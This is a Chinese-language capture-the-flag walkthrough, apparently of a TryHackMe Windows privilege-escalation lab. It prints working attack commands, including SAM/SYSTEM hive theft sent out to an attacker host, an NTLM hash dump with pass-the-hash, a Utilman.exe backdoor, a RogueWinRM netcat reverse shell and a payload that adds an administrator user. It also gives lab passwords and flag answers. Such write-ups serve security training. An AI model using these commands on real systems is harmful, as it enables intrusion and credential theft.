certutil -urlcache -split -f "http://192.168.196.107/bin/winPEASany.exe" wp.exe

REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1

# 关闭cmd后再打开
.\wp.exe

当前用户在 Backup Operators,这个组自带两个特权
SeBackupPrivilege(备份文件和目录的特权)
SeRestorePrivilege(还原文件和目录的特权)
问题 1-特权
Get the flag on the Administrator's desktop.(THM{SEFLAGPRIVILEGE})
手动查一下当前用户的特权

并没有什么用,但是当前用户在 Backup Operators,自带特权,相当于在 linux 的 sudoer 组内,可以直接用自己的密码来开一个管理员权限的 cmd

再次查特权
C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Disabled
SeShutdownPrivilege           Shut down the system           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
可以发现存在 SeBackupPrivilege、SeRestorePrivilege、SeShutdownPrivilege
解法 1-拿 HASH 解密(SeBackupPrivilege)
SeBackupPrivilege 特权可以备份 SAM 和 SYSTEM
reg save hklm\system C:\Users\THMBackup\system.hive
reg save hklm\sam C:\Users\THMBackup\sam.hive
直接拷贝出来(很慢),RDP 还会断联

在 kaili 创建一个 smb 共享,从靶机拷贝
# kali
mkdir test
impacket-smbserver public test -smb2support -username THMBackup -password CopyMaster555

# 靶机
copy C:\Users\THMBackup\sam.hive \\192.168.196.107\public\
copy C:\Users\THMBackup\system.hive \\192.168.196.107\public\

这里拷贝 system.hive 有点问题,似乎是文件有点大,拷贝过程中网络波动影响的,尝试 python 开一个 upload 服务
curl -F "files=@C:\Users\THMBackup\system.hive" http://192.168.196.107:8000/upload

经过漫长的等待,终于是拿到了,拿 hash
impacket-secretsdump -sam sam.hive -system system.hive LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8f81ee5558e2d1205a84d07b0e3b34f5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
THMBackup:1008:aad3b435b51404eeaad3b435b51404ee:6c252027fb2022f5051e854e08023537:::
THMTakeOwnership:1009:aad3b435b51404eeaad3b435b51404ee:0af9b65477395b680b822e0b2c45b93b:::
[*] Cleaning up...
PTH
# impacket拿shell
impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:8f81ee5558e2d1205a84d07b0e3b34f5 [email protected]

# 远程桌面
xfreerdp /u:Administrator /pth:aad3b435b51404eeaad3b435b51404ee/v:10.49.150.72 /dynamic-resolution +clipboard /cert:ignore
这里并不允许hash登录


解法 2--Utilman 提权(SeTakeOwnershipPrivilege)
登录 THMTakeOwnership/TheWorldIsMine2022
xfreerdp3 /v:$TARGET /u:THMTakeOwnership /p:TheWorldIsMine2022
还是先用这个账户的密码开一个管理员权限的 cmd,在检查特权
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                              State
============================= ======================================== ========
SeTakeOwnershipPrivilege      Take ownership of files or other objects Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                 Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set           Disabled


操作一下
# 获取所有权
takeown /f C:\Windows\System32\Utilman.exe

# 授权当前用户
icacls C:\Windows\System32\Utilman.exe /grant THMTakeOwnership:F

# 替换程序
copy cmd.exe utilman.exe

# 触发
win+l锁屏后 win+u(点击便捷访问也可以)

提权成功
解法 3-双特权提权(SeImpersonate / SeAssignPrimaryToken)
这里是假设我们已经拿到一个 webshell,直接访问 80 端口即可,尝试查特权

可以看到:SeImpersonatePrivilege、SeAssignPrimaryTokenPrivilege 都开着

题目让我们直接利用 c:\tools\RogueWinRM\RogueWinRM.exe,正常情况下不会有这个内置文件,需要我们自行下载上去,这里出题人内置了那就直接用吧,nc 也有内置的,先开监听,webshell 在执行下面的命令
c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe 192.168.196.107 4444"

完成提权
任务 7-Abusing vulnerable software(机器 3)
问题 1-滥用易受攻击的软件(版本过低)

Get the flag on the Administrator's desktop.(THM{EZ_DLL_PROXY_4ME})
连接到目标机器
xfreerdp3 /v:$TARGET /u:thm-unpriv /p:Password321


根据任务名字和桌面,感觉已经可以判断出来是 Druva inSync 的问题了,搜一下 exp

查看版本验证一下 wmic product get name,version,vendor或 wmic product get name,version,vendor | findstr /v "^$"

版本也对的上,那看一眼脚本尝试打一下

原始 payload 只创建用户,不增加权限,改一下 net user test 1qaz@WSX#EDC /add & net localgroup administrators test /add
